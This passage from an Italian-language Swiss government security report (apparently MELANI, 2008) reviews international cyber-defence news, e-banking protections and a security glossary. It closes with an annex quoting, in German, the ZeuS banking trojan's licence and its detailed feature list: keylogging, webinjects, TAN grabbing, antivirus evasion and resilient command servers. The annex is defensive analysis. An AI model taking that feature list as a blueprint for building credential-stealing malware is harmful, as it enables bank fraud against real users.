[25] Per un complemento di informazione sul dibattito cfr.: http://www.heise.de/newsticker/Bundesregierung-beharrt-auf-heimlichen-Online-Durchsuchungen--/meldung/108955 nonché http://www.heise.de/newsticker/Grosse-Koalition-verteidigt-geplante-Novelle-des-BKA-Gesetzes--/meldung/109743 (stato: 29.07.2008).

Francia: riarmo nel settore della lotta agli attacchi informatici

Nel mese di giugno 2008 la Francia ha presentato il proprio orientamento strategico in ambito di difesa e di sicurezza nazionale. Alcuni dei cambiamenti proposti riguardano anche il settore della criminalità su Internet. In questo senso la Francia intende meglio equipaggiarsi contro eventuali attacchi informatici nel contesto della situazione attuale di minaccia. Da un canto si prevede di ampliare e di ridefinire il coordinamento della difesa dei sistemi di rete e di informazione nel quadro di una nuova unità, la cosiddetta «Agence de la sécurité des systèmes d'information». Dall'altro la Francia intende investire anche in capacità offensive. Il libro bianco sottolinea la necessità di rafforzare la cooperazione a livello europeo nel settore della difesa contro gli attacchi ai sistemi di informazione[26].

Nel suo libro bianco la Francia ribadisce che lo spazio informatico è divenuto un nuovo campo d'azione per le operazioni militari, circostanza che rende necessario un riarmo in questo settore anche all'interno del proprio Paese. Di fatto un numero crescente di Stati intravede una necessità di intervento militare nel settore informatico e amplia le propria capacità. Rientrano in particolare in tale ambito gli USA e la Cina[27]. Ciò sta a indicare che un numero crescente di Stati sta rivalutando il potenziale militare dei sistemi di informazione e che la classica politica d'armamento degli Stati sovrani non risparmia o non risparmierà nemmeno lo spazio informatico.

Svezia: il Parlamento approva una legge controversa sulla sorveglianza

Nel mese di giugno 2008 il Parlamento svedese ha provato una legge controversa sulla sicurezza, che amplia le competenze di sorveglianza dei servizi segreti militari. La legge autorizza i servizi segreti militari a sorvegliare la totalità del traffico e-mail, telefonico e SMS con l'estero. Non è necessaria un'ordinanza del giudice. Dal profilo tecnico le principali linee di dati che collegano la Svezia con l'estero devono essere equipaggiate di filtri e reagire a determinate parole chiave di ricerca. La legge deve entrare in vigore nel gennaio del 2009. Il governo svedese rinvia alla necessità di individuare più rapidamente i pericoli dall'esterno e quindi gli attacchi terroristici o militari. Questa decisione ha suscitato vive critiche e un ampio dibattito politico in Svezia. I censori della legge temono in particolare una grave violazione dei diritti dei cittadini, senza sufficienti possibilità di protezione e di controllo. Una fondazione svedese dei diritti dei cittadini ha inoltrato ricorso alla Corte europea[28].

---

[26] Livre blanc sur la défense et la sécurité nationale, tome 1, partie 1: http://www.premier-ministre.gouv.fr/IMG/pdf/livre_blanc_tome1_partie1.pdf (stato: 21.07.2008).

[27] Cfr. in merito anche il rapporto semestrale MELANI 2007/1, capitolo 7.2: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=it (stato: 21.07.2008).

[28] Per informazioni più dettagliate cfr. anche: http://www.economist.com/agenda/displaystory.cfm?story_id=11778941; http://www.spiegel.de/netzwelt/web/0,1518,560637,00.html e http://www.centrumforrattvisa.se/index.php/publisher/articleview/frmArticleID/23/ (stato: 28.07.2008).

NATO: istituzione di un centro di difesa dei computer in Estonia

Nel mese di maggio 2008, quasi esattamente un anno dopo l'attacco informatico contro l'Estonia[29] sette Stati membri della NATO (Estonia, Germania, Italia, Lettonia, Lituania, Slovacchia e Spagna) hanno firmato un accordo in vista dell'istituzione a Tallinn di un centro comune di difesa dei computer. Il centro occuperà fino a 30 esperti. L'attenzione è rivolta principalmente alla difesa contro gli attacchi alle reti di computer degli Stati membri[30]. Gli USA parteciperanno al progetto in veste di osservatori, mentre altri Stati membri vi aderiranno verosimilmente nei prossimi anni. La NATO mantiene centri analoghi in diversi Paesi. Essi assumono funzioni di consulenza e di ricerca, ma non partecipano direttamente alle operazioni.

Un centro di difesa dei computer era stato pianificato fin da prima degli attacchi contro l'Estonia, ma è ovvio che essi hanno contribuito ad accelerare lo scadenzario e a stabilirne definitivamente l'ubicazione. Una cosa rimane certa, anche se sarà difficile rintracciare gli autori di simili attacchi, la criminalità su Internet è transfrontaliera ed esige una collaborazione internazionale per essere combattuta efficacemente. Inoltre gli Stati membri di questo centro intendono parimenti elaborare una definizione giuridica degli attacchi informatici. La necessità di una simile definizione è stata messa in evidenza anche in occasione degli attacchi ai danni dell'Estonia.

UE: proroga della durata dell'Agenzia europea per la sicurezza delle reti e dell'informazione ENISA

Nel mese di giugno 2008 la Commissione dell'UE ha deciso di prorogare di ulteriori tre anni la durata dell'Agenzia europea per la sicurezza delle reti e dell'informazione ENISA, istituita nel 2004[31]. L'ENISA funge da servizio di contatto e di consulenza per gli Stati membri dell'UE e i loro organi su questioni di sicurezza delle reti e dell'informazione.

La Commissione dell'UE ha richiesto in precedenza una riforma dell'ENISA, perché questa era insufficientemente dotata per affrontare con successo le sfide future. La decisione di proroga non ha però comportato alcuna riforma. Si deciderà a una data ulteriore quale sarà la sorte dell'ENISA dopo il 2012.

7.2 Economia privata

Migliori meccanismi di sicurezza in ambito di e-banking

Come già menzionato nel quadro del rapporto semestrale 2007/2, diversi istituti finanziari stanno rafforzando i loro meccanismi di sicurezza in ambito di e-banking. Un sistema miglio-

[29] In merito all'attacco contro l'Estonia cfr. il rapporto semestrale MELANI 2007/1, capitolo 5.1: http://www.melani.admin.ch/dokumentation/00123/00124/01029/index.html?lang=it (stato: 28.07.2008).
[30] Cfr. p. es.: http://news.bbc.co.uk/2/hi/europe/7401260.stm e http://www.heise.de/security/Estland-erhaelt-NATO-Excellence-Center-fuer-Cyber-Defense--/news/meldung/107879 (stato: 08.07.2008).
[31] http://www.enisa.europa.eu/pages/02_01_press_2008_06_13_extension.html (stato: 24.07.2008).

rato di filtri interni aiuta a individuare i trasferimenti fraudolenti. Inoltre alcuni istituti stanno attualmente introducendo nuovi metodi di autentificazione. Dal mese di aprile 2008 la ZKB e le banche Raiffeisen introducono i cosiddetti numeri mobili di transazione (m-TAN). Prima del trasferimento definitivo il cliente riceve un SMS di verifica. Il cliente può così controllare ancora una volta la valuta, l'importo e il numero di conto del destinatario prima che il pagamento venga effettivamente effettuato. I costi sono assunti dalla banca online. Per accrescere la sicurezza la Banca Migros ha introdotto dal mese di luglio 2008 una soluzione integrale stick USB. A tale scopo sono messi a disposizione di tutta la clientela e-banking uno stick USB e una carta chip provvista di codice PIN. Lo stick USB contiene un browser Web rafforzato, specialmente concepito per la Banca Migros. Soltanto questo browser può accedere all'applicazione di e-banking. Il browser installato sul computer del cliente e magari compromesso da un *software nocivo* non viene più utilizzato.

Numerosi istituti finanziari puntano su filtri interni e meccanismi di controllo per individuare le transazioni fraudolente. Ma anche i metodi di autentificazione sono adeguati alle condizioni attuali. Grazie alla loro introduzione la problematica del malware e-banking dovrebbe in parte attenuarsi nel corso dei prossimi mesi.

WLAN nelle carrozze di 1ª classe delle FFS

Le FFS hanno incaricato Swisscom di equipaggiare di WLAN gli scompartimenti business di 75 carrozze di 1ª classe. Dopo diversi tentativi – le prime prove risalgono al 2003 – la costruzione dell'infrastruttura necessaria è stata conclusa a fine marzo 2008 e collaudata con successo.

Da qualche tempo anche in treno si può navigare in Internet con le carte Mobile-Unlimited. A tale scopo sono però necessari uno speciale abbonamento e una corrispondente carta PCMCIA. A condizione di possedere una carta WLAN e di essere provvisti di un biglietto di 1ª classe, questa nuova offerta consente ora a chiunque di navigare online anche in treno senza grande dispendio. Oltre al conteggio via telefono cellulare, esistono offerte anonime a prepagamento. La problematica di simili offerte è descritta nel capitolo 6.

ICANN: creazione di nuovi domini top level

In occasione della sua 32ª riunione a Parigi la Internet Corporation for Assigned Names and Numbers (ICANN) ha deciso di creare una procedura standard per l'istituzione di nuovi domini top level (TLD). Si presume che già a contare dal secondo trimestre del 2009 chiunque possa candidarsi alla gestione di un suffisso di dominio. A partire da quel momento saranno possibili anche TLD con caratteri cirillici o cinesi.

In precedenza il presidente russo Dimitri Medvedev aveva proposto che venissero ammessi anche TLD cirillici perché in Internet il russo perde terreno rispetto alla lingua inglese. L'apertura a nuovi nomi di domini è stata decisa all'unanimità alla conclusione di una settimana di lavori a Parigi. Attualmente vengono elaborate norme per la concessione delle licenze. Entro un periodo di tempo limitato gli interessati dovranno dapprima candidarsi all'introduzione, fermo restando che tutte le candidature saranno pubblicate. Nell'ambito delle candidature potranno essere fatte riserve per quanto riguarda ad esempio il razzismo, i conflitti di concorrenza o l'eccessiva analogia degli indirizzi. Per l'intera procedura sono previsti quattro mesi. Nel 2003 erano già stati introdotti gli «Internationalized Domain Names (IDN)». Essi possono anche contenere caratteri non ASCII, come ad esempio dieresi tedesche, caratteri kanji, ebraici, arabi o cirillici. Questi caratteri codificati in Unicode trasformano le applicazioni com-

patibili Punycode in testo ASCII leggibile dalle applicazioni Internet. Essi valgono però soltanto a partire dal Second Level Domain.

Gli Internationalized Domain Names (IDN) fanno parte da ormai quattro anni dei dispositivi fissi del *Domain Name System (DNS)*. Essi consentono l'utilizzazione dei caratteri speciali tipici dei diversi Paesi sul piano del Second Level Domain, fermo restando che ogni servizio di registrazione decide liberamente se e quali caratteri speciali intende offrire[32]. In Svizzera si tratta principalmente di dieresi, rispettivamente di caratteri accentuati. Come nel caso dell'introduzione degli IDN quattro anni or sono, anche per quanto riguarda l'introduzione di qualsiasi TLD ci si deve aspettare che insorgano domande. Menzioniamo a titolo di esempio il diritto di utilizzazione prioritaria o l'ammissione dei suffissi. Un numero supplementare di caratteri aumenta anche il potenziale di truffa per domini tipograficamente, fonicamente o visualmente analoghi. Si rammenta in questo contesto l'espediente *phishing* tramite domini con dieresi.[33]

8 Basi legali

Il Consiglio federale respinge la nuova legislazione sulla lotta contro la criminalità in rete

Alla fine del mese di febbraio 2008 il Consiglio federale ha respinto la nuova legislazione di lotta contro la criminalità in rete. A parere del Consiglio federale la legislazione in vigore è sufficiente per punire efficacemente i reati commessi per il tramite delle reti elettroniche di comunicazione come Internet o le reti di telefonia mobile. Per questo motivo viene respinta una nuova regolamentazione espressa della responsabilità penale dei provider. Il Consiglio federale ha invece proposto l'accettazione di due mozioni che prevedono l'ampliamento della sorveglianza su Internet e la ratifica della Convenzione sulla criminalità informatica. Si devono da un canto cumulare risorse per accrescere la sorveglianza e l'analisi di pagine Internet jihadiste e di estremismo violento. Dall'altro il Consiglio federale sostiene la ratifica della Convenzione del Consiglio d'Europa sulla criminalità informatica. L'ordinamento giuridico svizzero corrisponde già ampiamente alle esigenze di questa convenzione. Attualmente si esamina in maniera approfondita la necessità di adeguamento del diritto e della procedura penale[34].

[32] https://nic.switch.ch/reg/ocView.action?res=EF6GW2JBPVTG67DLNIQWQ337PUQWO2TAEBSH27Q (stato: 11.08.2008).

[33] http://www.melani.admin.ch/dienstleistungen/archiv/00478/index.html?lang=it (stato: 11.08.2008).

[34] Per ulteriori informazioni cfr.: http://www.ejpd.admin.ch/ejpd/it/home/themen/kriminalitaet/ref_gesetzgebung/ref_netzwerkkriminalitaet.html (stato: 28.07.2008).

9 Glossario

Il presente glossario contiene tutti i concetti evidenziati *in corsivo* nel presente rapporto. Un glossario più completo è disponibile sul sito:
http://www.melani.admin.ch/glossar/index.html?lang=it

Access Point	Un Access Point Wireless è un'apparecchiatura elettronica che funge da interfaccia tra un rete radio e una rete di computer allacciati via cavo.
ActiveX	Una tecnologia sviluppata da Microsoft, che consente di caricare piccoli programmi - i cosiddetti ActiveX Controls –– sul computer del visitatore al momento della visualizzazione di pagine Web, dove vengono poi eseguiti. Essi permettono di convertire diversi effetti e funzioni. Purtroppo questa tecnologia viene sovente sfruttata in modo abusivo e rappresenta pertanto un rischio per la sicurezza. A titolo d'esempio, sul computer vengono scaricati ed eseguiti Dialer. I problemi di Active-X concernono unicamente Internet Explorer dato che gli altri browser non supportano questa tecnologia.
Attacco Dos/DDoS	Attacco Denial-of-Service / Attacco Distributed-Denial-of-Service. Attacco Denial-of-Service. Ha lo scopo di rendere irraggiungibile un determinato servizio all'utente o perlomeno di ostacolare notevolmente la raggiungibilità di detto servizio. Attacco Distributed-Denial-of-Service. Un attacco DoS in cui la vittima è attaccata simultaneamente da numerosi sistemi diversi.
Banca dati SQL	Banca dati basata sul linguaggio di banca dati Structured Query Language (SQL). SQL ha una struttura relativamente semplice, orientata semanticamente al linguaggio colloquiale inglese. SQL fornisce una serie di comandi per la manipolazione dei dati (inserimento, elaborazione e cancellazione di stringhe di dati) e per l'interrogazione di dati.
Bot / Malicious Bot	Trae origine dalla parola slava per lavoro (robota). Designa un programma che esegue autonomamente una determinata azione alla ricezione di un comando. I cosiddetti malicious bot possono pilotare a distanza i computer compromessi e indurli a eseguire qualsiasi azione.
Cavalli di Troia	I cavalli di Troia (sovente chiamati troiani) sono programmi che eseguono di nascosto operazioni nocive, camuffandosi in applicazioni e documenti utili per l'utente.
Codice Exploit / Exploit	Un programma, uno script o una riga di codice per il tramite dei quali è possibile sfruttare le lacune dei sistemi di computer.
Defacement	Deturpamento di pagine Web.
DNS	Domain Name System. Con l'ausilio del DNS, Internet e i suoi servizi sono di agevole utilizzazione, perché al posto dell'indirizzo

	numerico l'utente può utilizzare dei nomi (ad es. www.melani.admin.ch).
Downloader	Può provocare un'infezione da programma maligno. In questo caso il downloader scarica i veri e propri virus, *cavalli di Troia* ecc. e li avvia sul sistema infettato.
Firewall	Un firewall (termine inglese per designare un muro tagliafuoco) protegge i sistemi di computer, nel senso che sorveglia i collegamenti entranti e uscenti e se del caso li rifiuta. Diversamente da quest'ultimo, il personal firewall (detto anche desktop firewall) è concepito per la protezione di un singolo computer ed è installato direttamente sul sistema da proteggere - ossia sul vostro computer.
FTP	File Transfer Protocol FTP è un protocollo di rete per la trasmissione di dati tramite reti TCP/IP. FTP può ad esempio essere utilizzato per caricare pagine Web su un server Web.
IFrame	Un IFrame (anche Inlineframe) è un elemento HTML che serve alla strutturazione delle pagine Web. Esso viene utilizzato per integrare contenuti Web esterni nella propria homepage.
Infezione da «drive-by-download»	Infezione del computer mediante *malware* unicamente attraverso la consultazione di una pagina web. Le pagine web interessate contengono nella maggior parte dei casi offerte serie, ma sono state dapprima compresse allo scopo di diffondere il malware. L'infezione avviene perlopiù per il tramite dell'utilizzo di *exploit* che sfruttano le lacune nel sistema di sicurezza lasciate scoperte dal visitatore.
Infrastrutture critiche (nazionale)	Infrastruttura o parte dell'economia la cui avaria o il cui danneggiamento ha ripercussioni massicce sulla sicurezza nazionale o sul benessere sociale e/o economico di una nazione. In Svizzera sono definite critiche le seguenti infrastrutture: approvvigionamento energetico e idrico, servizi d'emergenza e di salvataggio, telecomunicazione, trasporti e traffico, banche e assicurazioni, governo e pubbliche amministrazioni. Nell'era dell'informazione il loro funzionamento dipende sempre più dai sistemi di informazione e di comunicazione. Tale sistemi sono detti infrastrutture critiche di informazione.
Indirizzo IP	Indirizzo che identifica il computer in Internet (o su una rete TCP/IP; esempio: 172.16.54.87).
JavaScript	Un linguaggio di script orientato sugli oggetti per lo sviluppo di applicazioni. Gli JavaScripts sono elementi di programma integrati nel codice HTML, che consentono determinate funzioni nel browser di Internet. Ne può essere un esempio il controllo dei dati immessi dall'utente in un modulo Web. È così possibile verificare se tutti i caratteri immessi alla richiesta di un numero telefonico corrispondono effettivamente a delle cifre. Come gli *ActiveX* Controls, gli JavaScripts sono eseguiti sul computer del visitatore di pagine Internet. Oltre a funzioni utili, è però anche possibile programmare

	funzioni nocive. Diversamente dagli ActiveX Controls, gli Java-Scripts sono supportati da tutti i browser.
Keylogger	Apparecchi o programmi intercalati tra il computer e la tastiera per registrare i dati immessi sulla tastiera.
Lacune di sicurezza	Vulnerabilità dell'hardware o del software, tramite la quale gli aggressori possono accedere a un sistema.
MAC-Adresse / Indirizzo MAC	Media Access Control Indirizzo hardware di un adattatore di rete per la sua identificazione univoca a livello mondiale. L'indirizzo MAC è scritto nella ROM dell'adattatore dai singoli fabbricanti (esempio: 00:0d:93:ff:fe:a1:96:72).
Malware	Termine composto dalle parole inglesi «Malicious» e "Software". Termine generico per software che esegue funzioni nocive su un computer. Rientrano tra l'altro in questo gruppo i virus, vermi informatici, *cavalli di Troia*.
Patch	Un software che sostituisce le componenti di un programma affette da errori, sopprimendo così per esempio una lacuna di sicurezza.
Pharming	Manipolazione della risoluzione dei nomi tramite DNS e comunicazione locale (ad es. Hosts-file) con l'obiettivo di dirottare l'utente su un *server* falsificato e di accedere in tal modo a dati confidenziali (dati di login).
Phishing	Nel caso del phishing i truffatori tentano di accedere ai dati confidenziali di ignari utenti di Internet. Si può trattare per esempio di informazioni sui conti di offerenti di aste online (ad es. eBay) o di dati di accesso a servizi bancari via Internet. I truffatori sfruttano la buona fede e la disponibilità delle loro vittime inviando loro e-mail nei quali l'indirizzo del mittente è falsificato.
PHP	PHP è un linguaggio script che viene principalmente utilizzato per l'allestimento di pagine Web dinamiche e di applicazioni Web.
Plug-In, Plugin	Un software di complemento che amplia le funzioni di base di un' applicazione. Esempio: i Plug-In di Acrobat per i browser di Internet consentono la visualizzazione diretta di file PDF
Proxy-Bot	Un sistema che accetta le richieste del browser e le inoltra. Nel caso del proxy-bot questo compito è assunto da una *rete bot*. Esso serve soprattutto a rendere anonima l'identità perché di volta in volta appare come *indirizzo IP* il *bot* e non chi ha effettivamente effettuato la richiesta del browser.
rar	rar è un algoritmo e un formato di file per la compressione dei file, destinato a ridurre lo spazio di memorizzazione dei file per l'archiviazione e la trasmissione.
Rete bot	Un insieme di computer infettati da *Malicious Bot*. Essi possono essere interamente comandati a distanza da un aggressore (il proprietario della rete bot). A seconda delle dimensioni, una rete può

	constare di poche centinaia fino a milioni di elaboratori infettati
Router	Apparecchiature del settore delle reti di computer, della telecomunicazione o anche di Internet che collegano o separano più reti di computer. I router sono ad esempio utilizzati nelle reti domestiche per effettuare il collegamento tra la rete interna e Internet.
Server	Sistema di computer che offre ai clients determinate risorse, come ad esempio spazio di memoria, servizi (ad es. e-mail, Web, FTP ecc.) o dati.
Social Engineering	Gli attacchi di social engineering sfruttano la disponibilità, la buona fede e l'insicurezza delle persone per accedere per esempio a dati confidenziali o per indurre le vittime a effettuare determinate operazioni.
Software nocivo	Vedi Malware
Spam	Il termine spam designa l'invio non sollecitato e automatizzato di pubblicità di massa, definizione nella quale rientrano anche gli e-mail di spam. Si designa come spammer l'autore di queste comunicazioni mentre l'invio come tale è denominato spamming.
SQL-Injection	SQL-Injection (introduzione clandestina SQL) designa lo sfruttamento di una *lacuna di sicurezza* nel contesto di una banca dati SQL, ossia di una lacuna che insorge a causa della mancata verifica delle variabili da trasmettere. L'aggressore tenta di introdurre clandestinamente i suoi propri comandi di banca dati per modificare i dati nel proprio senso o per assumere il controllo del *server*.
SYN-Flood	Un SYN-Flood è una forma di *attacco DDoS* ai danni dei sistemi di computer. L'attacco sfrutta il processo di connessione del protocollo di trasporto TCP per rendere irraggiungibili sulla rete singoli servizi o interi computer.
WEP	Wired Equivalent Privacy Una procedura di cifratura meno recente e considerata insicura, utilizzata nei collegamenti *WLAN*.
WLAN	L'abbreviazione *WLAN* (Wireless Local Area Network) significa rete locale senza fili.
WPA	Wi-Fi Protected Access Nuovo metodo perfezionato di cifratura utilizzato nelle connessioni LAN via radio (*WLAN*).
WPA2	Wi-Fi Protected Access 2 Nuovo standard di sicurezza per le reti via radio secondo la specificazione IEEE 802.11i. Versione successiva del metodo di cifratura WPA e di WEP, considerato insicuro.
zip	Zip è un algoritmo e un formato di file per la compressione dei file, destinato a ridurre lo spazio di memorizzazione dei file per l'archiviazione e la trasmissione.

10 Allegato

10.1 Professionalizzazione della criminalità su Internet sull'esempio di ZeuS

Da un certo tempo si osserva una professionalizzazione preoccupante nel settore della criminalità su Internet[35]. Diversi gruppi di criminali si concentrano su singoli settori e reclutano persone dotate di grandi conoscenze specialistiche. Questo know-how è successivamente messo a disposizione di terzi, dato in locazione o venduto. Si tratta ovviamente sempre di denaro.

Un esempio di questa ripartizione del lavoro è fornito dalla distribuzione di un software, più precisamente di un bot (software di spionaggio) denominato ZeuS, che esiste in numerose varianti e con le più diverse denominazioni. Una di queste varianti è ad esempio Wsnpoem, un cavallo di Troia che attacca i sistemi di e-banking.

Il software à al momento disponibile su Internet in una versione meno recente, circostanza che non era stata sicuramente prevista come tale dai suoi autori. Si intende limitare la distribuzione gratuita per il tramite di un accordo di licenza di utente finale. Tale procedura non dovrebbe comunque avere un gran successo, visto il tipo di clientela a cui si rivolge. Il pacchetto di installazione comprende anche un manuale completo in russo per l'utente. Ne analizziamo qui di seguito degli estratti mostrandovi come è facile utilizzare questo software. Si rammenta anche la qualità del supporto proposto dagli sviluppatori di ZeuS.

Licenza di utente

1. **Der Verkäufer:**
    1. Leistet qualifizierten technischen Support via Internet.
    2. Trägt keine Verantwortung für:
        - Datenverlust
        - Schliessung/Abschaltung von Servern
        - Traffic-Kosten
    3. Verpflichtet sich, Fehler, die in der Funktionsweise von **ZeuS** gefundene wurden, zu korrigieren und binnen kürzester Fristen Updates ohne finanzielle Gegenleistung zuzusenden.
    4. Verpflichtet sich, beliebigen Vorschlägen/Meinungen/Rückmeldungen zur Funktionsweise von **ZeuS** Gehör zu schenken und angemessene Entscheidungen zu treffen.

2. **Der Kunde:**
    1. Ist nicht berechtigt, **ZeuS** zu irgendwelchen kommerziellen oder nicht-kommerziellen Zwecken zu verbreiten, die nicht den Interessen des Verkäufers entsprechen.
    2. ist nicht berechtigt, den binären Code des Bots und des Builders zu disassemblieren/analysieren.
    3. Ist nicht berechtigt, das Steuerungspanel zur Verwaltung anderer Botnets oder zu irgendwelchen anderen Zwecken zu verwenden, die in keinem Zusammenhang mit **ZeuS** stehen.
    4. Ist nicht berechtigt, absichtlich irgendwelche Teile von **ZeuS** an Antiviren-Software-Hersteller oder andere, ähnliche Einrichtungen zu senden.

[35] Cfr. in merito anche il rapporto semestrale MELANI 2006/2: http://www.melani.admin.ch/dokumentation/00123/00124/01019/index.html?lang=it (stato: 21.07. 2008), nonché i seguenti Internet Security Threat Resort di Symantec: http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xii_exec_summary_09_2007.en-us.pdf (stato: 21. 07.2008).

5. Verpflichtet sich, den Verkäufer für jede Erneuerung von **ZeuS** zu bezahlen, die nicht mit Fehlern in dessen Funktionsweise in Zusammenhang steht, ebenso für die Ergänzung um jede zusätzliche Funktionalität.

Wird gegen diese Vereinbarung verstossen und dieser Verstoss entdeckt, gehen Sie jedweder technischen Unterstützung verlustig. Darüber hinaus wird der Bot Ihrer Zusammenstellung unverzüglich den Antiviren-Software-Herstellern zugesandt.

Il contratto imita le condizioni di licenza del software commerciale usuale, sebbene il programma sia destinato alla vendita sul mercato nero. Come ci si può opporre alla trasmissione del programma in un ambiente nel quale non si applicano le regole normali? Gli sviluppatori hanno scelto la via delle sanzioni. Una violazione della convenzione comporta conseguenze: rifiuto del supporto tecnico o comunicazione del bot ai produttori di software antivirus. Il fatto però che il software sia in definitiva liberamente scaricabile da Internet prova comunque che queste misure non esplicano l'effetto deterrente auspicato.

Descrizione del prodotto

ZeuS ist eine Spionage-Software (Spyware, im weiteren «Bot») für 32bit MS Windows 2000/XP + dient zur Steuerung der Rechner von Opfern und zum Erhalt von Information von diesen mit Hilfe von Logs.

ZeuS besteht aus drei Teilen:

1. einem **Steuerungspanel**, das auf dem/den Server(n) installiert wird,
2. dem **Builder**, einer Anwendung für Windows, die zur Konfiguration des Bots dient,
3. dem **Bot**, einer Anwendung für Windows, die aber bereits auf dem Rechner des Opfers ausgeführt wird.

ZeuS verfügt über folgende grundlegenden Möglichkeiten und Eigenschaften *(hier wird die komplette Liste angeführt, in Ihrer Zusammenstellung kann ein Teil dieser Liste fehlen):*

1. **Der Bot:**
    1. In VC++ 8.0 geschrieben, ohne Verwendung von RTL usw., in reiner WinAPI, wodurch ein geringer Umfang erreicht wird (10-25 Kb, je nach Paketzusammenstellung).
    2. Verfügt über keinen eigenen Prozess, wodurch er in der Liste der Prozesse nicht entdeckt werden kann.
    3. Umgeht die Mehrzahl der Firewalls (einschliesslich der populären Outpost Firewall der Versionen 3, 4, es besteht aber ein temporäres kleines Problem mit Anti-Spyware-Programmen). Die ungehinderte Annahme eingehender Verbindungen kann nicht garantiert werden.
    4. Ist durch Suche/Analyse schwer aufzuspüren, der Bot installiert sich beim Opfer und erstellt eine Datei mit der Zeit [wohl: Erstellungs-/Änderungsdatum – Anm. d. Ü.] von Systemdateien und einer willkürlichen Dateigrösse.
    5. Funktioniert unter eingeschränkten Windows-Benutzerkonten (der Einsatz unter Gast-Benutzerkonten wird derzeit nicht unterstützt).
    6. Unsichtbar für die Heuristik von Antiviren-Software, der Rumpfteil [body] des Bots ist verschlüsselt.
    7. Ruft in keinster Weise einen Verdacht auf seine Anwesenheit hervor, wenn Sie dies nicht möchten. Gemeint sind hiermit Dinge, die viele Spyware-Autoren lieben: die Auslagerung von Firewalls und Antiviren-Software, die Verhinderung von Updates dieser Programme, die Sperrung von Ctrl+Alt+Del usw.
    8. Blockierung der Windows-Firewall (diese Funktion ist nur für die ungehinderte Annahme eingehender Verbindungen erforderlich).

Il bot presenta affinità con molti programmi di software analoghi, come ad esempio la possibilità di disattivare firewall e programmi antivirus, di impedire gli aggiornamenti, di bloccare il task manager e molto altro ancora.

9. Der Bot speichert/empfängt/sendet alle seine Einstellungen/Logs/Anweisungen in verschlüsselter Form via HTTP(S)-Protokoll. (d.h. nur Sie werden die Daten im Textformat sehen, alles übrige Bot <-> Server wird wie Müll aussehen)(.
10. NAT-Detection mittels Prüfung der eigenen IP über eine von Ihnen angegebene Webseite.

11. Gesonderte Konfigurationsdatei; schützt vor dem Verlust des Botnets, falls der Hauptserver nicht verfügbar ist. Darüber hinaus zusätzliche (Reserve-) Konfigurationsdateien, auf die der Bot zugreift, falls die Haupt-Konfigurationsdatei nicht verfügbar ist. Dieses System garantiert das Überleben Ihres Botnets in 90% aller Fälle.

È interessante notare che, in caso di avaria del server centrale di comando (C&C), il sistema di difesa si avvale del server di backup in vista del funzionamento ulteriore della rete bot, circostanza che può essere necessaria in caso di misure di polizia. Si può inoltre utilizzare un URL alternativo per il file di configurazione. I programmatori assicurano che in tal modo è garantita una sufficiente robustezza della rete.

12. Es kann mit beliebigen Browsern/Programmen gearbeitet werden, die via wininet.dll arbeiten (Internet Explorer, AOL, Maxton etc.):
    1. Abfangen von POST-Daten + Abfangen von Tastatureingaben (einschliesslich Daten, die aus der Zwischenablage eingefügt werden).
    2. Transparente URL-Umleitung (auf Fake-Websites etc.) mit Angabe einfachster Redirect-Bedingungen (zum Beispiel: nur bei GET- oder POST-Abfrage, bei Vorliegen oder Fehlen bestimmter Daten in der POST-Abfrage).
    3. Transparente HTTP(S)-Substitution des Inhalts (Webinject, welches das Austauschen nicht nur einer HTML-Seite, sondern auch jedes beliebigen anderen Datentyps ermöglicht). Der Austausch wird mit Hilfe der Angabe von Austauschmasken vorgenommen.
    4. Erhalt des Inhalts einer benötigten Seite mit Ausschluss von HTML-Tags. Basiert auf Webinject.
    5. Anpassbarer TAN-Grabber für beliebige Länder.
    6. Erhalt einer Liste von Fragen und Antworten der "Bank Of America" nach erfolgreicher Autorisierung.
    7. Löschung gewünschter POST-Daten auf gewünschten URL.
    8. IDEALE LÖSUNG FÜR VIRTUELLE TASTATUREN: Nachdem Sie auf die gewünschte URL gegangen sind, erfolgt ein Screenshot in dem Bereich des Bildschirms, in dem die linke Maustaste gedrückt wurde. Erhalt von Zertifikaten aus dem «MY»-Speicher (Zertifikate mit dem Vermerk «nicht exportierbar» werden nicht korrekt exportiert) und dessen Leerung. Danach wird jedes beliebige importierte Zertifikat auf dem Server gespeichert.
13. Abfangen von Logins/Passwörtern der Protokolle POP3 und FTP (unabhängig vom Port) und Aufzeichnung derselben im Log nur bei erfolgreicher Autorisierung.
14. Änderung des lokalen DNS, Löschung/Ergänzung der Aufzeichnungen in der Datei %system32 %, d.h. Vergleich der angegebenen Domain mit der angegeben IP für WinSocket.
15. Speichert den Inhalt des „Protected Storage" beim ersten Starten auf dem Rechner.
16. Löscht Cookies aus dem Cache des Internet Explorers beim ersten Starten auf dem Rechner.
17. Suche per Suchmaske von Dateien auf logischen Laufwerken oder Download einer konkreten Datei.
18. Aufzeichnung kürzlich besuchter Seiten beim ersten Starten auf dem Rechner. Nützlich bei Installation durch Sploits – wenn Sie den Download bei einem zweifelhaften Service erwerben, können Sie so erfahren, was parallel noch geladen wird.
19. Real-time-Screenshot vom Rechner des Opfers, der Rechner muss sich ausserhalb der NAT befinden.
20. Empfang serverseitiger Befehle und Rücksendung von Berichten über deren erfolgreiche Ausführung. (Derzeit: Starten lokaler/entfernter Dateien, sofortige Aktualisierung der Konfigurationsdatei, Zerstörung des Betriebssystems).
21. Socks4-Server.
22. HTTP (S) PROXY-Server.
23. Upgrade des Bots auf die neueste Version (die URL der neuen Version schreibt sich in die Konfigurationsdatei ein).

2. **Il pannello di controllo**

Nel presente capitolo è illustrata l'interfaccia utente del pannello di controllo: essa è identica all'interfaccia di ogni altro software venduto legalmente e utilizza a tale scopo PHP e MySQL come banca dati. Ciò ne rende possibile l'utilizzazione da parte di persone con autorizzazioni e necessità diverse.

1. Setzt PHP + MySQL voraus.
2. Einfache Installation (gewöhnlich genügt die Eingabe der MySQL-Userdaten und das Anklicken des Buttons «Install»).
3. Mehrbenutzerverwaltung, jedem Benutzer können bestimmte Zugangsrechte erteilt werden.
4. Statistik der Installationen (Infizierungen).

5. Statistik der online befindlichen Bots.
6. Aufteilung des Botnets in Subbotnets.
7. Übersicht über die online befindlichen Bots (auch Filter möglich)
   1. Screenshot-Sichtung in Echtzeit.
   2. Sichtung und Überprüfung von Sock4.
   3. Online-Dauer des Bots.
   4. Verbindungsgeschwindigkeit (nur für Bots ausserhalb der NAT).
8. Datenbank-Speicherung von Logs. Dies hat folgende Vorteile:
   1. Suche nach Logs per Inhalts-Filter.
